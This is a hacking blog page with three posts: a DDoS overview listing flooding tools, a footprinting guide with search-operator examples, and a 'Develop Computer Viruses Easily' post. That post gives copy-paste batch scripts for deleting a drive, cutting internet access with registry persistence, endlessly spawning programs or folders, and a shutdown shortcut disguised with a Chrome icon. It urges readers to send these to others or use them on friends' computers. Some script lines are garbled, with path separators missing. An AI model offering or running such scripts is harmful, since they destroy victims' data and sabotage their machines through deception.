Add_one

Showing posts with label ip address. Show all posts

Saturday, June 30, 2018

DDoS Attack - Working and Tools

DDoS Attack


What is DDoS Attack?


  • Distributed denial of service (DDoS) attacks is a subclass of denial of service (DoS) attacks. A DDoS attack involves multiple connected online devices, collectively known as a Botnet, which is used to overwhelm a target website with fake traffic.
  • A distributed denial-of-service (DDoS) attack is a malicious attempt to disrupt normal traffic of a targeted server, service or network by overwhelming the target or its surrounding infrastructure with a flood of Internet traffic.
  • From a high level, a DDoS attack is like a traffic jam clogging up with the highway, preventing regular traffic from arriving at its desired destination.


Difference Between DoS and DDoS Attack?

In a DoS attack, a perpetrator uses a single Internet connection to either exploit a software vulnerability or flood a target with fake requests—usually in an attempt to exhaust server resources (e.g., RAM and CPU).

On the other hand, distributed denial of service (DDoS) attacks is launched from multiple connected devices that are distributed across the Internet. These multi-person, multi-device barrages are generally harder to deflect, mostly due to the sheer volume of devices involved. Unlike single-source DoS attacks.

DDoS attacks also differ in the manner of their execution. Broadly speaking, DoS attacks are launched using homebrewed scripts or DoS tools (e.g., Low Orbit Ion Canon), while DDoS attacks are launched from botnets — large clusters of connected devices (e.g., cell phones, PCs or routers) infected with malware that allows remote control by an attacker.

How does a DDoS attack work?

A DDoS attack requires an attacker to gain control of a network of online machines in order to carry out an attack. Computers and other machines (such as IoT devices) are infected with malware, turning each one into a bot (or zombie). The attacker then has remote control over the group of bots, which is called a botnet.
Once a botnet has been established, the attacker is able to direct the machines by sending updated instructions to each bot via a method of remote control. When the IP address of a victim is targeted by the botnet, each bot will respond by sending requests to the target, potentially causing the targeted server or network to overflow capacity, resulting in a denial-of-service to normal traffic. Because each bot is a legitimate Internet device, separating the attack traffic from normal traffic can be difficult.

What are common types of DDoS attacks?

Different DDoS attack vectors target varying components of a network connection. In order to understand how different DDoS attacks work, it is necessary to know how a network connection is made. A network connection on the Internet is composed of many different components or “layers”. Like building a house from the ground up, each step in the model has a different purpose. The OSI model, shown below, is a conceptual framework used to describe network connectivity in 7 distinct layers.


There are 3 Types of Attacks  -
1. Application Layer attack
2. Protocol Attack
3. Volumetric Attack

Tools Used in DoS/DDoS Attacks -

1. Slowloris
2. LOIC ( Low Orbit Ion Cannon )
3. GoldenEye
4. HOIC ( High Orbit Ion Cannon )
5. XOIC
6. RUDY ( R U Dead Yet ? )
7. TOR's Hammer
8. THC-SSL-DoS
9. Pyloris
10. HULK ( Http Unbreakable Load King )

Andriod Tools -

1. AnDOSid
2. LIOC

Friday, June 22, 2018

Develop Computer Viruses Easily

DEVELOPMENT COMPUTER VIRUSES


1. Dangerous Virus
    
   1. Copy this Code in notepad and Save this File as (.bat).

    @Echo off
    Del C: *.* |y
   
   2. Send it to anyone and see what happens.
   3. You can modify it by replacing drive letters as C to D or more.

2. A Virus that Stops Internet Access.
    
   1. Copy this code and Save it as (.bat).
  
     @echo off
    ipconfig/release

   2. To make it correct just open cmd and type - ipconfig/renew.

3. Shutdown virus

You can also create a virus that can shut down computers. Well, this virus is harmless but can cause data loss due to sudden shutdown.

Step 1. First of all, right click on your desktop and then choose the option “Create Shortcut”
 Shutdown virus
Shutdown virus

Step 2. Now in the pop-up window type in -s -t 60 -c “Virus Detection. The computer is shutting down.” Instead of 60, you can put what value you want. It represents the time in seconds.
 Shutdown virus
Shutdown virus

Step 3. Then click on the Next button and type chrome. Or whatever you want.
 Shutdown virus
Shutdown virus

Step 4. Then you need to change the icon of the shortcut, choose the icon of Google Chrome.
 Shutdown virus
Shutdown virus
Your virus will look like Google Chrome. You can carry this file in your Pendrive and can shut down your friends’ computer.
4. Disable internet permanently
   The Following code can disable the internet permanently.
    echo @echo off>c:windowswimn32.bat
    echo break off>c:windowswimn32.bat echo
    ipconfig/release_all>c:windowswimn32.bat
    echo end>c:windowswimn32.batreg add
   hkey_local_machinesoftwaremicrosoftwindowscurrentversionrun /v      WINDOWsAPI /t reg_sz /d c:windowswimn32.bat /freg add
   hkey_current_usersoftwaremicrosoftwindowscurrentversionrun /v         CONTROLexit /t reg_sz /d c:windowswimn32.bat /fecho You Have          Been HACKED!
    PAUSE
5. Endless open any program.
   1. Copy this code with the location of the program in the windows drive.

    @ECHO off     :top     START %SystemRoot%\system32\notepad.exe     GOTO top

6. Create Unlimited no. of Folders.
    
   1. Copy this code in notepad and save as (.bat).

  @echo off  :x
  md %random%
  /folder.
  goto x


Similarly, You can create the virus in C/C++ also which will directly access the system.

Friday, June 15, 2018

Footprinting - Tools and Methods

FOOTPRINTING


Footprinting is a part of reconnaissance process which is used for gathering possible information about a target computer system or network. Footprinting could be both passive and active. 
Footprinting is a first and the important step because after this a penetration tester knows how the hacker sees this network.

To measure the security of a computer system, it is good to know more and more as you can because after this you will able to determine the path that a hacker will use to exploit this network. 
Here is Scenario of the Footprinting - 


 The EC-Council divides footprinting and scanning into seven basic steps. These include

1. Information gathering
2. Determining the network range
3. Identifying active machines
4. Finding open ports and access points
5. OS fingerprinting
6. Fingerprinting services
7. Mapping the network
Information gathering means to find these:
Internet: Domain name, network blocks, IP addresses open to Net, TCP and UDP services running, ACLs, IDSes
Intranet: Protocols (IP,NETBIOS), internal domain names, etc
Remote Access: Phone numbers, remote control, telnet, authentication Extranet: Connection origination, destination, type, access control  
Website on an organisation is a first place from where penetration testing start, you can get the sensitive information about the network by using websites, you can get Phone Numbers, Contact Names, E-mail Addresses, and Personal Details. Beside the official website of the company an attacker might be use some social networking website like facebook to gather the appropriate information. Some other resources and a website that an attacker may use to get the maximum information about the organisation and it employees are:

zabasearch.com—Contains names, addresses, phone numbers, date of birth, and other information about individuals.
anywho.com—Phone book offering forward and reverse lookups.
maps.yahoo.com—Yahoo! map site. 
You can use the facility of a search engine to perform footprinting,search engine like google, yahoo or altavista provide the plate form to gather the information. Advance google dorks may be use to get the information like:
Filetype: This operator directs Google to search only within the test of a particular type of file.
        Example: filetype:xls

Inurl: This operator directs Google to search only within the specified URL of a document.
     Example: inurl:search-text

Link: The link operator directs Google to search within hyperlinks for a specific term.
    Example link:www.domain.com

Intitle: The intitle operator directs Google to search for a term within the title of a document.
       Example intitle: “Index of...etc”
Footprinting helps to -
1. Know Security Posture – The data gathered will help us to get an overview of the security posture of the company such as details about the presence of a firewall, security configurations of applications etc.
2. Reduce Attack Area – Can identify a specific range of systems and concentrate on particular targets only. This will greatly reduce the number of systems we are focussing on.
3. Identify vulnerabilities – we can build an information database containing the vulnerabilities, threats, loopholes available in the system of the target organization.
4. Draw Network map – helps to draw a network map of the networks in the target organization covering topology, trusted routers, presence of server and other information.

News! New Hacking Tools - 2018 - Target Exploits and Vulnerabilities Easily

New Hacking Tools - 2018 With Increase in Technology, Increase the demand for Cyber Security and it is also essential to develop the ...